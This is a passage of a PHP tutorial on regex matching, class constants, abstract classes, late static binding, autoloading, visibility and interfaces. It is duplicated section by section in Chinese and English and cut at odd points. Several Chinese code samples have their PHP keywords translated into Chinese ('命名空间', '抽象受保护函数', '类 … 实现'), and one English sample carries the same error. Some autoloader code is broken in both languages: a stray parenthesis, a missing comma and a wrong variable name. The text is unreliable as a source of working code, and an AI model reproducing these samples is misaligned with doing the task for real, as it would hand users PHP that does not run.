`preg_match` can be used to parse string using regular expression. The parts of expression enclosed in parenthesis are called subpatterns and with them you can pick individual parts of the string.

```

$str = "<a href=\"http://example.org\">My Link</a>";
$pattern = "/<a href=\"(.*)\">(.*)</a>/";
$result = preg_match($pattern, $str, $matches);
if($result === 1) {
    // The string matches the expression
    print_r($matches);
} else if($result === 0) {
    // No match
} else {
    // Error occurred
}

```

Output

```

Array
(
    [0] => <a href="http://example.org">My Link</a>
    [1] => http://example.org
    [2] => My Link
)

```

第26章：类和对象

类和对象用于通过将相似的任务分组，使代码更高效且减少重复。

类用于定义构建对象时使用的操作和数据结构。然后使用这个预定义结构来构建对象。

第26.1节：类常量

类常量为程序中保存固定值提供了一种机制。也就是说，它们提供了一种方式，为像3.14或"Apple"这样的值赋予一个名称（并进行相关的编译时检查）。类常量只能用const关键字定义——在此上下文中不能使用define函数。

例如，在整个程序中使用π的简写表示可能会很方便。

带有const值的类提供了一种简单的方式来保存此类值。

```
class MathValues {  
    const PI = M_PI;  
    const PHI = 1.61803;  
  
}  
  
$area = MathValues::PI * $radius * $radius;
```

类常量可以通过在类上使用双冒号操作符（即作用域解析操作符）来访问，类似于静态变量。然而，与静态变量不同的是，类常量的值在编译时就已固定，不能被重新赋值（例如 MathValues::PI = 7 会导致致命错误）。

类常量也适用于定义类内部可能需要以后更改的内容（但更改频率不足以存储在数据库中）。我们可以使用 self 作用域解析符在类内部引用它（该解析符在实例和静态实现中均可使用）。

```
class Labor {  
    /** 建造该物品需要多长时间（小时）？ */  
    const LABOR_UNITS = 0.26;  
    /** 我们每小时支付给员工多少钱？ */  
    const LABOR_COST = 12.75;  
  
    public function getLaborCost($number_units) {  
        return (self::LABOR_UNITS * self::LABOR_COST) * $number_units;  
    }  
}
```

在 PHP 版本低于 5.6 时，类常量只能包含标量值

从 PHP 5.6 开始，我们可以在常量中使用表达式，这意味着数学运算和字符串连接是允许的常量

```
class Labor {  
    /** 我们每小时支付给员工多少工资？小时工资 * 制作所需时间 */  
    const LABOR_COSTS = 12.75 * 0.26;  
  
    public function getLaborCost($number_units) {  
        return self::LABOR_COSTS * $number_units;  
    }  
}
```

Chapter 26: Classes and Objects

Classes and Objects are used to make your code more efficient and less repetitive by grouping similar tasks.

A class is used to define the actions and data structure used to build objects. The objects are then built using this predefined structure.

Section 26.1: Class Constants

Class constants provide a mechanism for holding fixed values in a program. That is, they provide a way of giving a name (and associated compile-time checking) to a value like 3.14 or "Apple". Class constants can only be defined with the **const** keyword - the [define](#) function cannot be used in this context.

As an example, it may be convenient to have a shorthand representation for the value of π throughout a program. A class with **const** values provides a simple way to hold such values.

```
class MathValues {  
    const PI = M_PI;  
    const PHI = 1.61803;  
  
}  
  
$area = MathValues::PI * $radius * $radius;
```

Class constants may be accessed by using the double colon operator (so-called the scope resolution operator) on a class, much like static variables. Unlike static variables, however, class constants have their values fixed at compile time and cannot be reassigned to (e.g. `MathValues::PI = 7` would produce a fatal error).

Class constants are also useful for defining things internal to a class that might need changing later (but do not change frequently enough to warrant storing in, say, a database). We can reference this internally using the **self** scope resolutor (which works in both instanced and static implementations)

```
class Labor {  
    /** How long, in hours, does it take to build the item? */  
    const LABOR_UNITS = 0.26;  
    /** How much are we paying employees per hour? */  
    const LABOR_COST = 12.75;  
  
    public function getLaborCost($number_units) {  
        return (self::LABOR_UNITS * self::LABOR_COST) * $number_units;  
    }  
}
```

Class constants can only contain scalar values in versions < 5.6

As of PHP 5.6 we can use expressions with constants, meaning math statements and strings with concatenation are acceptable constants

```
class Labor {  
    /** How much are we paying employees per hour? Hourly wages * hours taken to make */  
    const LABOR_COSTS = 12.75 * 0.26;  
  
    public function getLaborCost($number_units) {  
        return self::LABOR_COSTS * $number_units;  
    }  
}
```

从 PHP 7.0 开始，使用 `define` 声明的常量现在可以包含数组。

```
define("BAZ", array("baz"));
```

类常量不仅仅用于存储数学概念。例如，在准备馅饼时，可能方便有一个单一的 `Pie` 类能够接受不同种类的水果。

```
class Pie {  
    protected $fruit;  
  
    public function __construct($fruit) {  
        $this->fruit = $fruit;  
    }  
}
```

然后我们可以这样使用 `Pie` 类

```
$pie = new Pie("strawberry");
```

这里出现的问题是，在实例化 `Pie` 类时，没有提供关于可接受值的指导。例如，在制作“boysenberry”（波森莓）派时，可能会拼写错误为“boisenberry”。此外，我们可能不支持李子派。相反，最好在某处预先定义一个可接受水果类型的列表，这样查找时会更合理。比如一个名为 `Fruit` 的类：

```
class Fruit {  
    const APPLE = "apple";  
    const STRAWBERRY = "strawberry";  
    const BOYSENBERRY = "boysenberry";  
}  
  
$pie = new Pie(Fruit::STRAWBERRY);
```

将可接受的值列为类常量，为方法接受的值提供了有价值的提示。它还确保拼写错误无法通过编译器。虽然 `new Pie('ape')` 和 `new Pie('apple')` 对编译器来说都是可接受的，但 `new Pie(Fruit::APLE)` 会产生编译错误。

最后，使用类常量意味着常量的实际值可以在一个地方修改，任何使用该常量的代码都会自动受到修改的影响。

虽然访问类常量最常用的方法是 `MyClass::CONSTANT_NAME`，但也可以通过以下方式访问：

```
echo MyClass::CONSTANT;  
  
$classname = "MyClass";  
echo $classname::CONSTANT; // From PHP 5.3.0 begins support
```

PHP 中的类常量通常命名为全大写字母，单词之间用下划线分隔，尽管任何有效的标签名都可以用作类常量名。

从 PHP 7.1 开始，类常量现在可以定义为不同于默认公共范围的可见性。这意味着现在可以定义受保护和私有常量，以防止类常量不必要地泄露到公共范围（参见方法和属性可见性）。例如：

```
class Something {  
    const PUBLIC_CONST_A = 1;
```

As of PHP 7.0, constants declared with `define` may now contain arrays.

```
define("BAZ", array('baz'));
```

Class constants are useful for more than just storing mathematical concepts. For example, if preparing a pie, it might be convenient to have a single `Pie` class capable of taking different kinds of fruit.

```
class Pie {  
    protected $fruit;  
  
    public function __construct($fruit) {  
        $this->fruit = $fruit;  
    }  
}
```

We can then use the `Pie` class like so

```
$pie = new Pie("strawberry");
```

The problem that arises here is, when instantiating the `Pie` class, no guidance is provided as to the acceptable values. For example, when making a "boysenberry" pie, it might be misspelled "boisenberry". Furthermore, we might not support a plum pie. Instead, it would be useful to have a list of acceptable fruit types already defined somewhere it would make sense to look for them. Say a class named `Fruit`:

```
class Fruit {  
    const APPLE = "apple";  
    const STRAWBERRY = "strawberry";  
    const BOYSENBERRY = "boysenberry";  
}  
  
$pie = new Pie(Fruit::STRAWBERRY);
```

Listing the acceptable values as class constants provides a valuable hint as to the acceptable values which a method accepts. It also ensures that misspellings cannot make it past the compiler. While `new Pie('ape')` and `new Pie('apple')` are both acceptable to the compiler, `new Pie(Fruit::APLE)` will produce a compiler error.

Finally, using class constants means that the actual value of the constant may be modified in a single place, and any code using the constant automatically has the effects of the modification.

Whilst the most common method to access a class constant is `MyClass::CONSTANT_NAME`, it may also be accessed by:

```
echo MyClass::CONSTANT;  
  
$classname = "MyClass";  
echo $classname::CONSTANT; // As of PHP 5.3.0
```

Class constants in PHP are conventionally named all in uppercase with underscores as word separators, although any valid label name may be used as a class constant name.

As of PHP 7.1, class constants may now be defined with different visibilities from the default public scope. This means that both protected and private constants can now be defined to prevent class constants from unnecessarily leaking into the public scope (see Method and Property Visibility). For example:

```
class Something {  
    const PUBLIC_CONST_A = 1;
```

```
public const PUBLIC_CONST_B = 2;
protected const PROTECTED_CONST = 3;
private const PRIVATE_CONST = 4;
}
```

define 与类常量

虽然这是一个有效的写法：

```
function bar() { return 2; };

define('BAR', bar());
```

如果你尝试用类常量做同样的事情，会得到一个错误：

```
function bar() { return 2; };

class Foo {
    const BAR = bar(); // 错误：常量表达式包含无效操作
}
```

但你可以这样做：

```
function bar() { return 2; };

define('BAR', bar());

class Foo {
    const BAR = BAR; // OK
}
```

有关更多信息，请参见手册中的常量。

使用 ::class 获取类名

PHP 5.5 引入了 ::class 语法，用于获取完整的类名，考虑了命名空间范围和use语句的影响。

```
命名空间 foo;
使用 bar\Bar;
echo json_encode(Bar::class); // "bar\\Bar"
echo json_encode(Foo::class); // "foo\\Foo"
echo json_encode(\Foo::class); // "Foo"
```

即使这些类未定义（即此代码片段单独运行），上述代码仍然有效。

此语法对需要类名的函数非常有用。例如，它可以与class_exists一起使用来检查类是否存在。无论返回值如何，此代码片段都不会产生错误：

```
class_exists(ThisClass\Will\NeverBe\Loaded::class, false);
```

第26.2节：抽象类

抽象类是一种不能被实例化的类。抽象类可以定义抽象方法，这些方法没有任何主体，只有定义：

```
abstract class MyAbstractClass {
```

```
public const PUBLIC_CONST_B = 2;
protected const PROTECTED_CONST = 3;
private const PRIVATE_CONST = 4;
}
```

define vs class constants

Although this is a valid construction:

```
function bar() { return 2; };

define('BAR', bar());
```

If you try to do the same with class constants, you'll get an error:

```
function bar() { return 2; };

class Foo {
    const BAR = bar(); // Error: Constant expression contains invalid operations
}
```

But you can do:

```
function bar() { return 2; };

define('BAR', bar());

class Foo {
    const BAR = BAR; // OK
}
```

For more information, see [constants in the manual](#).

Using ::class to retrieve class's name

PHP 5.5 introduced the ::class syntax to retrieve the full class name, taking namespace scope and use statements into account.

```
namespace foo;
use bar\Bar;
echo json_encode(Bar::class); // "bar\\Bar"
echo json_encode(Foo::class); // "foo\\Foo"
echo json_encode(\Foo::class); // "Foo"
```

The above works even if the classes are not even defined (i.e. this code snippet works alone).

This syntax is useful for functions that require a class name. For example, it can be used with class_exists to check a class exists. No errors will be generated regardless of return value in this snippet:

```
class_exists(ThisClass\Will\NeverBe\Loaded::class, false);
```

Section 26.2: Abstract Classes

An abstract class is a class that cannot be instantiated. Abstract classes can define abstract methods, which are methods without any body, only a definition:

```
abstract class MyAbstractClass {
```

```
abstract public function doSomething($a, $b);
}
```

抽象类应该被子类继承，子类可以提供这些抽象方法的具体实现。

这种类的主要目的是提供一种模板，允许子类继承，“强制”遵守某种结构。让我们通过一个例子来详细说明：

在这个例子中，我们将实现一个Worker接口。首先定义该接口：

```
interface Worker {
    public function run();
}
```

为了简化后续Worker实现的开发，我们将创建一个抽象的Worker类，该类已经提供了接口中的 run()方法，但指定了
一些需要由任何子类填写的抽象方法：

```
abstract class AbstractWorker implements Worker {
    protected $pdo;
    protected $logger;

    public function __construct(PDO $pdo, Logger $logger) {
        $this->pdo = $pdo;
        $this->logger = $logger;
    }

    public function run() {
        try {
            $this->setMemoryLimit($this->getMemoryLimit());
            $this->logger->log("Preparing main");
            $this->prepareMain();
            $this->logger->log("Executing main");
            $this->main();
        } catch (Throwable $e) {
            // Catch and rethrow all errors so they can be logged by the worker
            $this->logger->log("Worker failed with exception: {$e->getMessage()}");
            throw $e;
        }
    }

    private function setMemoryLimit($memoryLimit) {
        ini_set('memory_limit', $memoryLimit);
        $this->logger->log("Set memory limit to $memoryLimit");
    }

    抽象受保护函数 getMemoryLimit();

    抽象受保护函数 prepareMain();

    抽象受保护函数 main();
}
```

首先，我们提供了一个抽象方法getMemoryLimit()。任何继承自AbstractWorker的类都需要实现此方法并返回其内
存限制。然后AbstractWorker设置内存限制并记录日志。

其次，AbstractWorker调用prepareMain()和main()方法，并在调用后记录日志。

```
abstract public function doSomething($a, $b);
}
```

Abstract classes should be extended by a child class which can then provide the implementation of these abstract
methods.

The main purpose of a class like this is to provide a kind of template that allows children classes to inherit from,
“forcing” a structure to adhere to. Lets elaborate on this with an example:

In this example we will be implementing a Worker interface. First we define the interface:

```
interface Worker {
    public function run();
}
```

To ease the development of further Worker implementations, we will create an abstract worker class that already
provides the run() method from the interface, but specifies some abstract methods that need to be filled in by any
child class:

```
abstract class AbstractWorker implements Worker {
    protected $pdo;
    protected $logger;

    public function __construct(PDO $pdo, Logger $logger) {
        $this->pdo = $pdo;
        $this->logger = $logger;
    }

    public function run() {
        try {
            $this->setMemoryLimit($this->getMemoryLimit());
            $this->logger->log("Preparing main");
            $this->prepareMain();
            $this->logger->log("Executing main");
            $this->main();
        } catch (Throwable $e) {
            // Catch and rethrow all errors so they can be logged by the worker
            $this->logger->log("Worker failed with exception: {$e->getMessage()}");
            throw $e;
        }
    }

    private function setMemoryLimit($memoryLimit) {
        ini_set('memory_limit', $memoryLimit);
        $this->logger->log("Set memory limit to $memoryLimit");
    }

    abstract protected function getMemoryLimit();

    abstract protected function prepareMain();

    abstract protected function main();
}
```

First of all, we have provided an abstract method getMemoryLimit(). Any class extending from AbstractWorker
needs to provide this method and return its memory limit. The AbstractWorker then sets the memory limit and
logs it.

Secondly the AbstractWorker calls the prepareMain() and main() methods, after logging that they have been

已调用。

最后，所有这些方法调用都被包含在一个try-catch块中。因此，如果子类定义的任何抽象方法抛出异常，我们将捕获该异常，记录日志并重新抛出。这避免了所有子类必须自行实现此功能。

现在让我们定义一个继承自AbstractWorker的子类：

```
类 TransactionProcessorWorker extends AbstractWorker {
    私有 $transactions;

    受保护函数 getMemoryLimit() {
        返回 "512M";
    }

    受保护函数 prepareMain() {
        $stmt = $this->pdo->query("SELECT * FROM transactions WHERE processed = 0 LIMIT 500");
        $stmt->execute();
        $this->transactions = $stmt->fetchAll();
    }

    受保护的函数 main() {
        foreach ($this->transactions as $transaction) {
            // 可能会抛出一些 PDO 或 MYSQL 异常，但这由 AbstractWorker 处理
            $stmt = $this->pdo->query("UPDATE transactions SET processed = 1 WHERE id =
{$transaction['id']} LIMIT 1");
            $stmt->execute();
        }
    }
}
```

如你所见，TransactionProcessorWorker 的实现相当简单，因为我们只需指定内存限制并关注它需要执行的实际操作。

TransactionProcessorWorker 中不需要错误处理，因为这由 AbstractWorker 处理。

重要提示

当继承自抽象类时，父类声明中标记为抽象的方法必须由子类定义（或者子类本身也必须标记为抽象）；此外，这些方法必须以相同的（或更宽松的）可见性定义。例如，如果抽象方法定义为受保护，则函数实现必须定义为受保护或公共，但不能是私有。

摘自 [PHP 抽象类文档](#)。

如果你 没有 在子类中定义父抽象类的方法，将会抛出如下 致命 PHP 错误。

致命错误：类 X 包含 1 个抽象方法，因此必须声明为抽象类或实现剩余的方法 (X::x)

第 26.3 节：后期静态绑定

在 PHP 5.3 及以上版本中，你可以利用后期静态绑定来控制静态属性或方法被哪个类调用

called.

Finally, all of these method calls have been grouped in a try-catch block. So if any of the abstract methods defined by the child class throws an exception, we will catch that exception, log it and rethrow it. This prevents all child classes from having to implement this themselves.

Now lets define a child class that extends from the AbstractWorker:

```
class TransactionProcessorWorker extends AbstractWorker {
    private $transactions;

    protected function getMemoryLimit() {
        return "512M";
    }

    protected function prepareMain() {
        $stmt = $this->pdo->query("SELECT * FROM transactions WHERE processed = 0 LIMIT 500");
        $stmt->execute();
        $this->transactions = $stmt->fetchAll();
    }

    protected function main() {
        foreach ($this->transactions as $transaction) {
            // Could throw some PDO or MYSQL exception, but that is handled by the AbstractWorker
            $stmt = $this->pdo->query("UPDATE transactions SET processed = 1 WHERE id =
{$transaction['id']} LIMIT 1");
            $stmt->execute();
        }
    }
}
```

As you can see, the TransactionProcessorWorker was rather easy to implement, as we only had to specify the memory limit and worry about the actual actions that it needed to perform. No error handling is needed in the TransactionProcessorWorker because that is handled in the AbstractWorker.

Important Note

When inheriting from an abstract class, all methods marked abstract in the parent's class declaration must be defined by the child (or the child itself must also be marked abstract); additionally, these methods must be defined with the same (or a less restricted) visibility. For example, if the abstract method is defined as protected, the function implementation must be defined as either protected or public, but not private.

Taken from the [PHP Documentation for Class Abstraction](#).

If you **do not** define the parent abstract classes methods within the child class, you will be thrown a **Fatal PHP Error** like the following.

Fatal error: Class X contains 1 abstract method and must therefore be declared abstract or implement the remaining methods (X::x) in

Section 26.3: Late static binding

In PHP 5.3+ and above you can utilize [late static binding](#) to control which class a static property or method is called

。它被添加进来是为了解决self::作用域解析器固有的问题。看下面的代码

```
class Horse {  
    public static function whatToSay() {  
        echo 'Neigh!';  
    }  
  
    public static function speak() {  
        self::whatToSay();  
    }  
}  
  
class MrEd extends Horse {  
    public static function whatToSay() {  
        echo 'Hello Wilbur!';  
    }  
}
```

你会期望MrEd类会重写父类的whatToSay()函数。但当我们运行时，得到的是意料之外的结果

```
Horse::speak(); // Neigh!  
MrEd::speak(); // Neigh!
```

问题在于self::whatToSay();只能指向Horse类，意味着它不遵守MrEd。如果我们切换到static::作用域解析器，就不会有这个问题。这个新方法告诉类遵守调用它的实例。这样我们就得到了期望的继承效果

```
class Horse {  
    public static function whatToSay() {  
        echo 'Neigh!';  
    }  
  
    public static function speak() {  
        static::whatToSay(); // 晚期静态绑定  
    }  
}  
  
Horse::speak(); // Neigh!  
MrEd::speak(); // Hello Wilbur!
```

第26.4节：命名空间和自动加载

从技术上讲，自动加载的工作原理是在需要PHP类但未找到时执行回调函数。此类回调函数通常尝试加载这些类。

一般来说，自动加载可以理解为在需要某个类时，根据该类的完全限定名（FQN），尝试从相应路径加载PHP文件（尤其是PHP类文件，即为特定类专门编写的PHP源文件）。

假设我们有以下这些类：

类文件 application\controllers\Base :

```
<?php  
namespace application\controllers { class Base {...} }
```

from. It was added to overcome the problem inherent with the **self::** scope resolutor. Take the following code

```
class Horse {  
    public static function whatToSay() {  
        echo 'Neigh!';  
    }  
  
    public static function speak() {  
        self::whatToSay();  
    }  
}  
  
class MrEd extends Horse {  
    public static function whatToSay() {  
        echo 'Hello Wilbur!';  
    }  
}
```

You would expect that the MrEd class will override the parent whatToSay() function. But when we run this we get something unexpected

```
Horse::speak(); // Neigh!  
MrEd::speak(); // Neigh!
```

The problem is that **self::whatToSay()** can only refer to the Horse class, meaning it doesn't obey MrEd. If we switch to the **static::** scope resolutor, we don't have this problem. This newer method tells the class to obey the instance calling it. Thus we get the inheritance we're expecting

```
class Horse {  
    public static function whatToSay() {  
        echo 'Neigh!';  
    }  
  
    public static function speak() {  
        static::whatToSay(); // Late Static Binding  
    }  
}  
  
Horse::speak(); // Neigh!  
MrEd::speak(); // Hello Wilbur!
```

Section 26.4: Namespacing and Autoloading

Technically, autoloading works by executing a callback when a PHP class is required but not found. Such callbacks usually attempt to load these classes.

Generally, autoloading can be understood as the attempt to load PHP files (especially PHP class files, where a PHP source file is dedicated for a specific class) from appropriate paths according to the class's fully-qualified name (FQN) when a class is needed.

Suppose we have these classes:

Class file for application\controllers\Base:

```
<?php  
namespace application\controllers { class Base {...} }
```

类文件 application\controllers\Control :

```
<?php  
namespace application\controllers { class Control {...} }
```

类文件位于application\models\Page :

```
<?php  
namespace application\models { class Page {...} }
```

在源文件夹下，这些类应分别放置在与其完全限定名称（FQN）对应的路径中：

- 源文件夹
 - applications
 - controllers
 - Base.php
 - Control.php
 - models
 - Page.php

这种方法使得可以根据完全限定名称（FQN）通过编程方式解析类文件路径，使用此函数：

```
function getClassPath(string $sourceFolder, string $className, string $extension = ".php") {  
    return $sourceFolder . "/" . str_replace("\\", "/", $className) . $extension; // 注意"/"  
    即使在Windows上也作为目录分隔符使用  
}
```

函数 spl_autoload_register 允许我们使用用户定义的函数在需要时加载类：

```
const SOURCE_FOLDER = __DIR__ . "/src";  
spl_autoload_register(function (string $className) {  
    $file = getClassPath(SOURCE_FOLDER, $className);  
    if (is_readable($file)) require_once $file;  
});
```

此函数可以进一步扩展以使用备用加载方法：

```
const SOURCE_FOLDERS = [__DIR__ . "/src", "/root/src"]);  
spl_autoload_register(function (string $className) {  
    foreach(SOURCE_FOLDERS as $folder) {  
        $extensions = [  
            // 我们是否有 src/Foo/Bar.php5_int64 ?  
            ".php" . PHP_MAJOR_VERSION . "_int" . (PHP_INT_SIZE * 8),  
            // 我们是否有 src/Foo/Bar.php7 ?  
            ".php" . PHP_MAJOR_VERSION,  
            // 我们是否有 src/Foo/Bar.php_int64 ?  
            ".php" . "int" . (PHP_INT_SIZE * 8),  
            // 我们有 src/Foo/Bar.php5 吗 ?  
            ".phps"  
            // 我们有 src/Foo/Bar.php 吗 ?  
            ".php"  
        ];  
        foreach($extensions as $ext) {  
            $path = getClassPath($folder, $className, $extension);  
            if(is_readable($path)) return $path;  
        }  
    }  
});
```

Class file for application\controllers\Control:

```
<?php  
namespace application\controllers { class Control {...} }
```

Class file for application\models\Page:

```
<?php  
namespace application\models { class Page {...} }
```

Under the source folder, these classes should be placed at the paths as their FQNs respectively:

- Source folder
 - applications
 - controllers
 - Base.php
 - Control.php
 - models
 - Page.php

This approach makes it possible to programmatically resolve the class file path according to the FQN, using this function:

```
function getClassPath(string $sourceFolder, string $className, string $extension = ".php") {  
    return $sourceFolder . "/" . str_replace("\\", "/", $className) . $extension; // note that "/"  
    works as a directory separator even on Windows  
}
```

The `spl_autoload_register` function allows us to load a class when needed using a user-defined function:

```
const SOURCE_FOLDER = __DIR__ . "/src";  
spl_autoload_register(function (string $className) {  
    $file = getClassPath(SOURCE_FOLDER, $className);  
    if (is_readable($file)) require_once $file;  
});
```

This function can be further extended to use fallback methods of loading:

```
const SOURCE_FOLDERS = [__DIR__ . "/src", "/root/src"]);  
spl_autoload_register(function (string $className) {  
    foreach(SOURCE_FOLDERS as $folder) {  
        $extensions = [  
            // do we have src/Foo/Bar.php5_int64?  
            ".php" . PHP_MAJOR_VERSION . "_int" . (PHP_INT_SIZE * 8),  
            // do we have src/Foo/Bar.php7?  
            ".php" . PHP_MAJOR_VERSION,  
            // do we have src/Foo/Bar.php_int64?  
            ".php" . "int" . (PHP_INT_SIZE * 8),  
            // do we have src/Foo/Bar.php5 ?  
            ".phps"  
            // do we have src/Foo/Bar.php ?  
            ".php"  
        ];  
        foreach($extensions as $ext) {  
            $path = getClassPath($folder, $className, $extension);  
            if(is_readable($path)) return $path;  
        }  
    }  
});
```

```
});
```

请注意，PHP 并不会在使用该类的文件被加载时立即尝试加载类。它可能在脚本中途，甚至在关闭函数中被加载。这也是为什么开发者，尤其是使用自动加载的开发者，应避免在运行时替换正在执行的源文件，特别是在 phar 文件中。

第26.5节：方法和属性的可见性

在类中，你可以对方法（类/对象函数）和属性（类/对象变量）应用三种可见性类型，这些类型为所应用的方法或属性提供访问控制。

你可以在 PHP 面向对象可见性文档中详细阅读相关内容。

公开

将方法或属性声明为 public 允许该方法或属性被以下访问：

- 声明它的类。
- 继承该类的子类。
- 类层次结构之外的任何外部对象、类或代码。

一个 public 访问的示例是：

```
class MyClass {  
    // 属性  
    public $myProperty = 'test';  
  
    // 方法  
    public function myMethod() {  
        return $this->myProperty;  
    }  
}  
  
$obj = new MyClass();  
echo $obj->myMethod();  
// 输出: test  
  
echo $obj->myProperty;  
// 输出: test
```

受保护的

将方法或属性声明为 protected 允许该方法或属性被以下对象访问：

- 声明它的类。
- 继承该类的子类。

这不允许外部对象、类或类层次结构之外的代码访问这些方法或属性。如果使用该方法/属性的对象没有访问权限，则无法使用，并且会抛出错误。只有声明自身（或其子类）的实例才能访问它。

一个 protected 访问的示例是：

```
class MyClass {  
    protected $myProperty = 'test';
```

```
});
```

Note that PHP doesn't attempt to load the classes whenever a file that uses this class is loaded. It may be loaded in the middle of a script, or even in shutdown functions. This is one of the reasons why developers, especially those who use autoloading, should avoid replacing executing source files in the runtime, especially in phar files.

Section 26.5: Method and Property Visibility

There are three visibility types that you can apply to methods (*class/object functions*) and properties (*class/object variables*) within a class, which provide access control for the method or property to which they are applied.

You can read extensively about these in the [PHP Documentation for OOP Visibility](#).

Public

Declaring a method or a property as **public** allows the method or property to be accessed by:

- The class that declared it.
- The classes that extend the declared class.
- Any external objects, classes, or code outside the class hierarchy.

An example of this **public** access would be:

```
class MyClass {  
    // Property  
    public $myProperty = 'test';  
  
    // Method  
    public function myMethod() {  
        return $this->myProperty;  
    }  
}  
  
$obj = new MyClass();  
echo $obj->myMethod();  
// Out: test  
  
echo $obj->myProperty;  
// Out: test
```

Protected

Declaring a method or a property as **protected** allows the method or property to be accessed by:

- The class that declared it.
- The classes that extend the declared class.

This **does not allow** external objects, classes, or code outside the class hierarchy to access these methods or properties. If something using this method/property does not have access to it, it will not be available, and an error will be thrown. **Only** instances of the declared self (or subclasses thereof) have access to it.

An example of this **protected** access would be:

```
class MyClass {  
    protected $myProperty = 'test';
```

```

protected function myMethod() {
    return $this->myProperty;
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myMethod();
    }
}

$obj = new MySubClass();
$obj->run(); // 这将调用 MyClass::myMethod();
// 输出: test

$obj->myMethod(); // 这将失败。
// 输出: 致命错误: 从上下文 " 调用受保护方法 MyClass::myMethod()

```

上面的例子说明你只能在其自身作用域内访问protected元素。基本上：“屋子里的东西只能从屋子里面访问。”

私有 (Private)

将方法或属性声明为private允许该方法或属性被以下对象访问：

- 声明它的类唯一（不包括子类）。

private方法或属性仅在创建它的类内部可见和可访问。

注意，同类型的对象即使不是同一个实例，也可以访问彼此的私有和受保护成员。

```

class MyClass {
    private $myProperty = 'test';

    private function myPrivateMethod() {
        return $this->myProperty;
    }

    public function myPublicMethod() {
        return $this->myPrivateMethod();
    }

    public function modifyPrivatePropertyOf(MyClass $anotherInstance) {
        $anotherInstance->myProperty = "new value";
    }
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myPublicMethod();
    }

    public function runWithPrivate() {
        echo $this->myPrivateMethod();
    }
}

$obj = new MySubClass();

```

```

protected function myMethod() {
    return $this->myProperty;
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myMethod();
    }
}

$obj = new MySubClass();
$obj->run(); // This will call MyClass::myMethod();
// Out: test

$obj->myMethod(); // This will fail.
// Out: Fatal error: Call to protected method MyClass::myMethod() from context ''

```

The example above notes that you can only access the **protected** elements within it's own scope. Essentially: "What's in the house can only be accessed from inside the house."

Private

Declaring a method or a property as **private** allows the method or property to be accessed by:

- The class that declared it **Only** (not subclasses).

A **private** method or property is only visible and accessible within the class that created it.

Note that objects of the same type will have access to each others private and protected members even though they are not the same instances.

```

class MyClass {
    private $myProperty = 'test';

    private function myPrivateMethod() {
        return $this->myProperty;
    }

    public function myPublicMethod() {
        return $this->myPrivateMethod();
    }

    public function modifyPrivatePropertyOf(MyClass $anotherInstance) {
        $anotherInstance->myProperty = "new value";
    }
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myPublicMethod();
    }

    public function runWithPrivate() {
        echo $this->myPrivateMethod();
    }
}

$obj = new MySubClass();

```

```

$newObj = new MySubClass();

// This will call MyClass::myPublicMethod(), which will then call
// MyClass::myPrivateMethod();
$obj->run();
// 输出: test

$obj->modifyPrivatePropertyOf($newObj);

$newObj->run();
// 输出: 新值

echo $obj->myPrivateMethod(); // 这将失败。
// 输出: 致命错误：从上下文"调用私有方法 MyClass::myPrivateMethod()

echo $obj->runWithPrivate(); // 这也将失败。
// 输出: 致命错误：从上下文'MySubClass'调用私有方法 MyClass::myPrivateMethod()

```

如前所述，您只能从定义该方法/属性的类内部访问private方法/属性。

第26.6节：接口

简介

接口是类必须实现以满足接口要求的公共API的定义。它们作为“合同”，指定了子类做什么，但不指定如何去做。

接口定义与类定义非常相似，只是将关键字class改为interface：

```
interface Foo { }
```

接口可以包含方法和/或常量，但不能包含属性。接口常量具有与类常量相同的限制。接口方法隐式为抽象的：

```
接口 Foo {
    常量 BAR = 'BAR';

    公共函数 doSomething($param1, $param2);
}
```

注意：接口不得声明构造函数或析构函数，因为这些是类实现层面的细节。

实现

任何需要实现接口的类必须使用implements关键字来实现。为此，类需要为接口中声明的每个方法提供实现，且必须保持相同的签名。

单个类可以同时实现多个接口。

```
接口 Foo {
    公共函数 doSomething($param1, $param2);
}

接口 Bar { }
```

```

$newObj = new MySubClass();

// This will call MyClass::myPublicMethod(), which will then call
// MyClass::myPrivateMethod();
$obj->run();
// Out: test

$obj->modifyPrivatePropertyOf($newObj);

$newObj->run();
// Out: new value

echo $obj->myPrivateMethod(); // This will fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context ''

echo $obj->runWithPrivate(); // This will also fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context 'MySubClass'

```

As noted, you can only access the **private** method/property from within its defined class.

Section 26.6: Interfaces

Introduction

Interfaces are definitions of the public APIs classes must implement to satisfy the interface. They work as "contracts", specifying **what** a set of subclasses does, but **not how** they do it.

Interface definition is much alike class definition, changing the keyword **class** to **interface**:

```
interface Foo { }
```

Interfaces can contain methods and/or constants, but no attributes. Interface constants have the same restrictions as class constants. Interface methods are implicitly abstract:

```
interface Foo {
    const BAR = 'BAR';

    public function doSomething($param1, $param2);
}
```

Note: interfaces **must not** declare constructors or destructors, since these are implementation details on the class level.

Realization

Any class that needs to implement an interface must do so using the **implements** keyword. To do so, the class needs to provide a implementation for every method declared in the interface, respecting the same signature.

A single class **can** implement more than one interface at a time.

```
interface Foo {
    public function doSomething($param1, $param2);
}

interface Bar { }
```

```

    公共函数 doAnotherThing($param1);
}

class Baz 实现 Foo, Bar {
    public function doSomething($param1, $param2) {
        // ...
    }

    public function doAnotherThing($param1) {
        // ...
    }
}

```

当抽象类实现接口时，不需要实现所有方法。基类中未实现的任何方法必须由继承它的具体类来实现：

```

abstract class AbstractBaz implements Foo, Bar {
    // 对所需接口的部分实现...
    public function doSomething($param1, $param2) {
        // ...
    }
}

class Baz 延伸 AbstractBaz {
    public function doAnotherThing($param1) {
        // ...
    }
}

```

注意，接口的实现是继承的特性。当扩展一个实现了接口的类时，具体类中不需要重新声明接口，因为这是隐含的。

注意：在 PHP 5.3.9 之前，类不能实现两个定义了同名方法的接口，因为这会导致歧义。较新版本的 PHP 允许这样做，只要重复的方法具有相同的签名[1]。

继承

与类一样，可以使用相同的关键字在接口之间建立继承关系 `extends`。主要区别是接口允许多重继承：

```

interface Foo {

}

接口 Bar {

}

接口 Baz 延伸 Foo, Bar {
}

```

示例

下面的示例中，我们有一个简单的车辆接口示例。车辆可以前进和后退。

```

    public function doAnotherThing($param1);
}

class Baz 实现 Foo, Bar {
    public function doSomething($param1, $param2) {
        // ...
    }

    public function doAnotherThing($param1) {
        // ...
    }
}

```

